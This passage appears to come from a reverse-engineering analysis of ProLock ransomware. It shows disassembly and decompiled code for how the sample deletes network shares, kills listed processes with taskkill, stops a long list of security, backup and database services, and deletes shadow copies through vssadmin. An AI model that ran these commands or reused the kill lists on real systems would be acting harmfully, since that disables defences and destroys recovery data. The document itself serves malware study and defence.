
Note: In the 64-bit version, RIP-relative addressing (which is not available in the 32-bit version) is used.

With the loaded strings, additional libraries and functions are resolved and stored in memory for later use.

Preparation


ProLock then proceeds to delete the following files via `DeleteFileA` :

- `C:\\Programdata\\WinMgr.xml`
- `C:\\Programdata\\WinMgr.bmp`
- `C:\\Programdata\\clean.bat`
- `C:\\Programdata\\run.bat`




```
0000a7a5             e8 1a 00 00 00     CALL       SUB_0000a7c4
0000a7aa             43 3a 5c 50 72     ds         "C:\\Programdata\\WinMgr.xml"
                     6f 67 72 61 6d
                     64 61 74 61 ...
                          SUB_0000a7c4                                      XREF[1]:
0000a7c4             ff 96 94 00        CALL       dword ptr [ESI + DeleteFileA]
                     00 00
0000a7ca             e8 1a 00 00 00     CALL       SUB_0000a7e9
0000a7cf             43 3a 5c 50 72     ds         "C:\\Programdata\\WinMgr.bmp"
                     6f 67 72 61 6d
                     64 61 74 61 ...
                          SUB_0000a7e9                                      XREF[1]:
0000a7e9             ff 96 94 00        CALL       dword ptr [ESI + DeleteFileA]
                     00 00
0000a7ef             e8 19 00 00 00     CALL       SUB_0000a80d
0000a7f4             43 3a 5c 50 72     ds         "C:\\Programdata\\clean.bat"
                     6f 67 72 61 6d
                     64 61 74 61 ...
                          SUB_0000a80d                                      XREF[1]:
0000a80d             ff 96 94 00        CALL       dword ptr [ESI + DeleteFileA]
                     00 00
0000a813             e8 17 00 00 00     CALL       FUN_0000a82f
0000a818             43 3a 5c 50 72     ds         "C:\\Programdata\\run.bat"
                     6f 67 72 61 6d
                     64 61 74 61 ...
                          undefined FUN_0000a82f()
      undefined                AL:1              <RETURN>
                          FUN_0000a82f                                      XREF[1]:
0000a82f      0      ff 96 94 00        CALL       dword ptr [ESI + DeleteFileA]
                     00 00
0000a835    - ? -    e8 c9 02 00 00     CALL       netshare_stuff
```

It disconnects all connections shared resources, except hidden shares:




```
void delete_except_hidden_shares(astruct *ESI)

{
  FARPROC fp;
  int strlen;
  int offs;
  LPCSTR NetShareDel_;
  int buf;

  fp = (*ESI->GetProcAddress)((HMODULE)ESI->ntapi32.dll,NetShareDel_);
  *(FARPROC *)&ESI->NetShareDel = fp;
  if ((ESI->NetShareEnum != NULL) && (ESI->NetShareDel != NULL)) {
    *(undefined4 *)&ESI->counter = 0;
    *(undefined4 *)&ESI->total_entries = 0;
    *(undefined4 *)&ESI->resume_handle = 0;
    *(undefined4 *)&ESI->field_0x965c = 0;
    (*ESI->NetShareEnum)(NULL,0,(LPBYTE
    *)&ESI->bufptr,0x10000,(LPDWORD)&ESI->total_entries,(LPDWORD)&ESI->resume_handle);
    while (*(int *)&ESI->total_entries != 0) {
      buf = *(int *)&ESI->bufptr;
      offs = *(int *)&ESI->counter * 4;
      strlen = (*ESI->lstrlenW)(*(LPCWSTR *)(buf + offs));
                /* hidden shares end with $ */
      if (*(char *)(*(int *)(buf + offs) + -2 + strlen * 2) != '$') {
        (*(code *)ESI->NetShareDel)(0,*(undefined4 *)(buf + offs),0);
      }
      *(int *)&ESI->counter = *(int *)&ESI->counter + 1;
      *(int *)&ESI->total_entries = *(int *)&ESI->total_entries + -1;
    }
    return;
  }
  return;
}
```

It enumerates the running processes using `CreateToolhelp32Snapshot` and `Process32{First,Next}` functions:




```
                 FUN_0000b84f                                    XREF[1]:

0000b84f   0     6a 00          PUSH     0x0
0000b851   004   ff 56 78       CALL     dword ptr [ESI + GetModuleHandleA]
0000b854   -?-   c7 86 b8 00    MOV      dword ptr [ESI + 0xb8],0x128
                 00 00 28 01
                 00 00
0000b85e   -?-   6a 00          PUSH     0x0
0000b860   -?-   6a 02          PUSH     0x2
0000b862   -?-   ff 56 7c       CALL     dword ptr [ESI + CreateToolhelp32Snapshot]
0000b865   -?-   89 86 b0 00    MOV      dword ptr [ESI + 0xb0],EAX
                 00 00
0000b86b   -?-   8d 96 b8 00    LEA      EDX,[ESI + 0xb8]
                 00 00
0000b871   -?-   52             PUSH     EDX
0000b872   -?-   ff b6 b0 00    PUSH     dword ptr [ESI + 0xb0]
                 00 00
0000b878   -?-   ff 96 80 00    CALL     dword ptr [ESI + Process32First]
                 00 00
                 LAB_0000b87e                                    XREF[1]:
0000b87e   -?-   8d 96 b8 00    LEA      EDX,[ESI + 0xb8]
                 00 00
0000b884   -?-   52             PUSH     EDX
0000b885   -?-   ff b6 b0 00    PUSH     dword ptr [ESI + 0xb0]
                 00 00
0000b88b   -?-   ff 96 84 00    CALL     dword ptr [ESI + Process32Next]
                 00 00
0000b891   -?-   85 c0          TEST     EAX,EAX
0000b893   -?-   0f 84 dd 00    JZ       LAB_0000b976
                 00 00
0000b899   -?-   31 db          XOR      EBX,EBX
                 LAB_0000b89b                                    XREF[1]:
0000b89b   -?-   8d 96 dc 00    LEA      EDX,[ESI + 0xdc]
                 00 00
0000b8a1   -?-   52             PUSH     EDX
0000b8a2   -?-   ff 56 4c       CALL     dword ptr [ESI + lstrlenA]
0000b8a5   -?-   39 c3          CMP      EBX,EAX
0000b8a7   -?-   73 1f          JNC      LAB_0000b8c8
0000b8a9   -?-   80 bc 1e dc    CMP      byte ptr [ESI + EBX*0x1 + 0xdc],0x41
                 00 00 00 41
0000b8b1   -?-   72 12          JC       LAB_0000b8c5
0000b8b3   -?-   80 bc 1e dc    CMP      byte ptr [ESI + EBX*0x1 + 0xdc],0x5a
                 00 00 00 5a
0000b8bb   -?-   77 08          JA       LAB_0000b8c5
0000b8bd   -?-   80 84 1e dc    ADD      byte ptr [ESI + EBX*0x1 + 0xdc],FindClose
                 00 00 00 20
```

The first 6 characters of each process name are compared against a list:




```
0000ac01    61 67 6e 74 73 76    a g n t s v
0000ac07    63 6e 74 61 6f 73    c n t a o s
0000ac0d    64 62 65 6e 67 35    d b e n g 5
0000ac13    64 62 73 6e 6d 70    d b s n m p
0000ac19    65 6e 63 73 76 63    e n c s v c
0000ac1f    65 78 63 65 6c 2e    e x c e l .
0000ac25    66 69 72 65 66 6f    f i r e f o
0000ac2b    69 6e 66 6f 70 61    i n f o p a
0000ac31    69 73 71 6c 70 6c    i s q l p l
0000ac37    6d 62 61 6d 74 72    m b a m t r
0000ac3d    6d 73 61 63 63 65    m s a c c e
0000ac43    6d 73 66 74 65 73    m s f t e s
0000ac49    6d 73 70 75 62 2e    m s p u b .
0000ac4f    6d 79 64 65 73 6b    m y d e s k
0000ac55    6d 79 73 71 6c 64    m y s q l d
0000ac5b    6e 74 72 74 73 63    n t r t s c
0000ac61    6f 63 61 75 74 6f    o c a u t o
0000ac67    6f 63 6f 6d 6d 2e    o c o m m .
0000ac6d    6f 63 73 73 64 2e    o c s s d .
0000ac73    6f 6e 65 6e 6f 74    o n e n o t
0000ac79    6f 72 61 63 6c 65    o r a c l e
0000ac7f    6f 75 74 6c 6f 6f    o u t l o o
0000ac85    70 63 63 6e 74 6d    p c c n t m
0000ac8b    70 6f 77 65 72 70    p o w e r p
0000ac91    73 71 62 63 6f 72    s q b c o r
0000ac97    73 71 6c 61 67 65    s q l a g e
0000ac9d    73 71 6c 62 72 6f    s q l b r o
0000aca3    73 71 6c 73 65 72    s q l s e r
0000aca9    73 71 6c 77 72 69    s q l w r i
0000acaf    73 74 65 61 6d 2e    s t e a m .
0000acb5    73 79 6e 63 74 69    s y n c t i
0000acbb    74 62 69 72 64 63    t b i r d c
0000acc1    74 68 65 62 61 74    t h e b a t
0000acc7    74 68 75 6e 64 65    t h u n d e
0000accd    74 6d 6c 69 73 74    t m l i s t
0000acd3    76 69 73 69 6f 2e    v i s i o .
0000acd9    77 69 6e 77 6f 72    w i n w o r
0000acdf    77 6f 72 64 70 61    w o r d p a
0000ace5    78 66 73 73 76 63    x f s s v c
0000aceb    7a 6f 6f 6c 7a 2e    z o o l z .
```

In case a process matches,



```
                              compare first 6 chars
0000b8ee    - ? -   39 14 1f        CMP     dword ptr [EDI + EBX*0x1],EDX
0000b8f1    - ? -   75 76           JNZ     LAB_0000b969
0000b8f3    - ? -   66 39 4c 1f 04  CMP     word ptr [EDI + EBX*0x1 + 0x4],CX
0000b8f8    - ? -   75 6f           JNZ     LAB_0000b969
0000b8fa    - ? -   c7 86 60 02     MOV     dword ptr [ESI + 0x260],0x0
                    00 00 00 00
                    00 00
0000b904    - ? -   e8 04 00 00     CALL    FUN_0000b90d
                    00
0000b909            20 2f 46 00     ds      " /F"
                              undefined FUN_0000b90d()
      undefined         AL:1             <RETURN>
                              FUN_0000b90d                              XREF[1]:
0000b90d    0       8d 96 dc 00     LEA     EDX,[ESI + 0xdc]
                    00 00
0000b913    0       52              PUSH    EDX
0000b914    004     ff 96 88 00     CALL    dword ptr [ESI + lstrcatA]
                    00 00
0000b91a    - ? -   e8 05 00 00     CALL    FUN_0000b924
                    00
0000b91f            2f 49 4d 20 00  ds      "/IM "
                              undefined FUN_0000b924()
      undefined         AL:1             <RETURN>
                              FUN_0000b924                              XREF[1]:
0000b924    0       8d 96 60 02     LEA     EDX,[ESI + 0x260]
                    00 00
```


`taskkill.exe /F /IM` is invoked on it via `ShellExecuteA`:



```
                        00 00
0000b94f    - ? -       52                  PUSH        EDX
0000b950    - ? -       e8 0d 00 00         CALL        FUN_0000b962
                        00
0000b955                74 61 73 6b 6b      ds          "taskkill.exe"
                        69 6c 6c 2e
                        65 78 65 00
                              undefined FUN_0000b962()
        undefined                 AL:1              <RETURN>
                              FUN_0000b962                                  XREF[1]:
0000b962      0         6a 00               PUSH        0x0
0000b964    004         6a 00               PUSH        0x0
0000b966    008         ff 56 70            CALL        dword ptr [ESI + ShellExecuteA]
                              advancing offset in string by 6 characters.
                              LAB_0000b969                                  XREF[2]:
0000b969    - ? -       83 c3 06            ADD         EBX,0x6
0000b96c    - ? -       e9 59 ff ff ff      JMP         LAB_0000b8ca
                              LAB_0000b971                                  XREF[1]:
0000b971    - ? -       e9 08 ff ff ff      JMP         LAB_0000b87e
                              LAB_0000b976                                  XREF[1]:
```

The searched and killed processes start with: `agntsv` , `cntaos` , `dbeng5` , `dbsnmp` , `encsvc` , `excel.` , `firefo` , `infopa` , `isqlpl` , `mbamtr` , `msacce` , `msftes` , `mspub.` , `mydesk` , `mysqld` , `ntrtsc` , `ocauto` , `ocomm.` , `ocssd.` , `onenot` , `oracle` , `outloo` , `pccntm` , `powerp` , `sqbcor` , `sqlage` , `sqlbro` , `sqlser` , `sqlwri` , `steam.` , `syncti` , `tbirdc` , `thebat` , `thunde` , `tmlist` , `visio.` , `winwor` , `wordpa` , `xfssv` , `czoolz` .

Next, `net.exe stop "<service>" /y` is used to stop a large list of services:




```
0000acf5        22 43 53 46 61      ds          "\"CSFalconService\""
                6c 63 6f 6e 53
                65 72 76 69 ...
0000ad07        22 4d 63 41 66      ds          "\"McAfeeFramework\""
                65 65 46 72 61
                6d 65 77 6f ...
0000ad19        22 41 6c 65 72      ds          "\"Alerter\""
                74 65 72 22 00
0000ad23        22 41 63 72 6f      ds          "\"AcronisAgent\""
                6e 69 73 41 67
                65 6e 74 22 00
0000ad32        22 41 63 72 6f      ds          "\"Acronis VSS Provider\""
                6e 69 73 20
                56 53 53 20 5...
0000ad49        22 42 61 63 6b      ds          "\"BackupExecAgentAccelerator\""
                75 70 45 78 65
                63 41 67 65 ...
0000ad66        22 42 61 63 6b      ds          "\"BackupExecDeviceMediaService\""
                75 70 45 78 65
                63 44 65 76 ...
0000ad85        22 42 61 63 6b      ds          "\"BackupExecJobEngine\""
                75 70 45 78 65
                63 4a 6f 62 ...
0000ad9b        22 42 61 63 6b      ds          "\"BackupExecManagementService\""
                75 70 45 78 65
                63 4d 61 6e ...
0000adb9        22 42 61 63 6b      ds          "\"BackupExecRPCService\""
                75 70 45 78 65
                63 52 50 43 ...
0000add0        22 42 61 63 6b      ds          "\"BackupExecVSSProvider\""
                75 70 45 78 65
                63 56 53 53 5...
0000ade8        22 44 46 53 52      ds          "\"DFSR\""
```

The services on ProLock's service kill list belong to security products, but also to database and backup systems which would retain a lock on opened files thus preventing the ransomware from encrypting them.

The searched services are `CSFalconService` , `McAfeeFramework` , `Alerter` , `AcronisAgent` , `Acronis VSS Provider` , `BackupExecAgentAccelerator` , `BackupExecDeviceMediaService` , `BackupExecJobEngine` , `BackupExecManagementService` , `BackupExecRPCService` , `BackupExecVSSProvider` , `DFSR` , `EPIntegrationService` , `EPProtectedService` , `EPSecurityService` , `EPUpdateService` , `MB3Service` , `MBAMService` , `MBEndpointAgent` , `MSExchangeES` , `MSExchangeMGMT` , `MSExchangeMTA` , `MSExchangeSA` , `MSExchangeSRS` , `MSExchangeADTopology` , `MSExchangeDelivery` , `MSExchangeDiagnostics` , `MSExchangeEdgeSync` , `MSExchangeHM` , `MSExchangeHMRecovery` , `MSExchangeIS` , `MSExchangeMailboxReplication` , `MSExchangeRPC` , `MSExchangeRepl` , `MSExchangeServiceHost` , `MSExchangeTransport` , `MSExchangeUM` , `MSExchangeUMCR` , `MSOLAP$*` , `MSSQLSERVER` , `MsDtsServer` , `MySQL57` , `OSearch15` , `OracleClientCache80` , `QuickBooksDB25` , `SPAdminV4` , `SPSearchHostController` , `SPTraceV4` , `SPUserCodeV4` , `SPWriterV4` , `SQLBrowser` , `SQLSafeOLRService` , `SQLsafe Backup Service` , `SQLSERVERAGENT` , `SQLTELEMETRY` , `SQLBackups` , `SQLAgent$*` , `MSSQL$*` , `MSMQ` , `ReportServer` , `ReportServer$*` , `SQLWriter` , `SQLBackupAgent` , `Symantec System Recovery` , `SyncoveryVSSService` , `VeeamBackupSvc` , `VeeamCatalogSvc` , `VeeamCloudSvc` , `VeeamEndpointBackupSvc` , `VeeamEnterpriseManagerSvc` , `VeeamMountSvc` , `VeeamNFSSvc` , `VeeamRESTSvc` , `VeeamTransportSvc` , `Veeam Backup Catalog Data Service` , `epag` , `epredline` , `mozyprobackup` , `masvc` , `macmnsvc` , `mfemms` , `McAfeeDLPAgentService` , `psqlWGE` , `swprv` , `wsbexchange` , `WinVNC4` , `TMBMServer` , `tmccsf` , `tmlisten` , `VSNAPVSS` , `stc_endpt_svc` , `wbengine` , `bbagent` , `NasPmService` , `BASupportExpressStandaloneService_N_Central` , `BASupportExpressSrvcUpdater_N_Central` , `hasplms` , `EqlVss` , `EqlReqService` , `RapidRecoveryAgent` , `YTBackup` , `vhdsvc` , `TeamViewer` , `MSOLAP$SQL_2008` , `MSOLAP$SYSTEM_BGC` , `MSOLAP$TPS` , `MSOLAP$TPSAMA` , `MSSQL$BKUPEXEC` , `MSSQL$ECWDB2` , `MSSQL$PRACTICEMGT` , `MSSQL$PRACTTICEBGC` , `MSSQL$PROD` , `MSSQL$PROFXENGAGEMENT` , `MSSQL$SBSMONITORING` , `MSSQL$SHAREPOINT` , `MSSQL$SOPHOS` , `MSSQL$SQL_2008` , `MSSQL$SQLEXPRESS` , `MSSQL$SYSTEM_BGC` , `MSSQL$TPS` , `MSSQL$TPSAMA` , `MSSQL$VEEAMSQL2008R2` , `MSSQL$VEEAMSQL2012` , `MSSQLFDLauncher` , `MSSQLFDLauncher$PROFXENGAGEMENT` , `MSSQLFDLauncher$SBSMONITORING` , `MSSQLFDLauncher$SHAREPOINT` , `MSSQLFDLauncher$SQL_2008` , `MSSQLFDLauncher$SYSTEM_BGC` , `MSSQLFDLauncher$TPS` , `MSSQLFDLauncher$TPSAMA` , `MSSQLSERVER` , `MSSQLServerADHelper` , `MSSQLServerADHelper100` , `MSSQLServerOLAPService` , `SQLAgent$BKUPEXEC` , `SQLAgent$CITRIX_METAFRAME` , `SQLAgent$CXDB` , `SQLAgent$ECWDB2` , `SQLAgent$PRACTTICEBGC` , `SQLAgent$PRACTTICEMGT` , `SQLAgent$PROD` , `SQLAgent$PROFXENGAGEMENT` , `SQLAgent$SBSMONITORING` , `SQLAgent$SHAREPOINT` , `SQLAgent$SOPHOS` , `SQLAgent$SQL_2008` , `SQLAgent$SQLEXPRESS` , `SQLAgent$SYSTEM_BGC` , `SQLAgent$TPS` , `SQLAgent$TPSAMA` , `SQLAgent$VEEAMSQL2008R2` , `SQLAgent$VEEAMSQL2012` , `ReportServer$SQL_2008` , `ReportServer$SYSTEM_BGC` , `ReportServer$TPS` , and `ReportServer$TPSAMA` .


Finally, ProLock uses the following commands to delete the volume shadow copies:



```
0000a89d     e9 85 00 00     JMP     LAB_0000a927
             00
0000a8a2     64 65 6c 65     ds      "delete shadows /all /quiet"
             74 65 20 73 68
             61 64 6f 77 7...
0000a8bd     72 65 73 69 7a  ds      "resize shadowstorage /for=c: /on=c: /maxsize=401MB"
             65 20 73 68 61
             64 6f 77 73 7...
0000a8f0     72 65 73 69 7a  ds      "resize shadowstorage /for=c: /on=c: /maxsize=unbounded"
             65 20 73 68 61
             64 6f 77 73 7...
```

ProLock `vssadmin.exe` commands.


The commands are passed to `vssadmin.exe` , which is again invoked via `ShellExecuteA` :



```
0000aa41   - ? -   8d 3d 72 16 40   LEA     EDI,[0x401672]
                   00
0000aa47   - ? -   2b 7e 04         SUB     EDI,dword ptr [ESI + 0x4]
0000aa4a   - ? -   03 3e            ADD     EDI,dword ptr [ESI]

                      LAB_0000aa4c                                  XREF[1]:
0000aa4c   - ? -   6a 00            PUSH    0x0
0000aa4e   - ? -   6a 00            PUSH    0x0
0000aa50   - ? -   57               PUSH    EDI
0000aa51   - ? -   e8 0d 00 00      CALL    FUN_0000aa63
                   00
0000aa56           76 73 73 61 64   ds      "vssadmin.exe"
                   6d 69 6e 2e
                   65 78 65 00

                      **************************************************************
                      *                        FUNCTION
                      **************************************************************
                      undefined FUN_0000aa63()
         undefined       AL:1            <RETURN>
                      FUN_0000aa63                                  XREF[1]:
0000aa63     0     6a 00            PUSH    0x0
0000aa65   004     6a 00            PUSH    0x0
0000aa67   008     ff 56 70         CALL    dword ptr [ESI + ShellExecuteA]
```

ProLock `vssadmin.exe` invocation.

ProLock enumerates all drive letters for the shadow copy deletion, excluding only CD-ROM drives (`DRIVE_CDROM`):

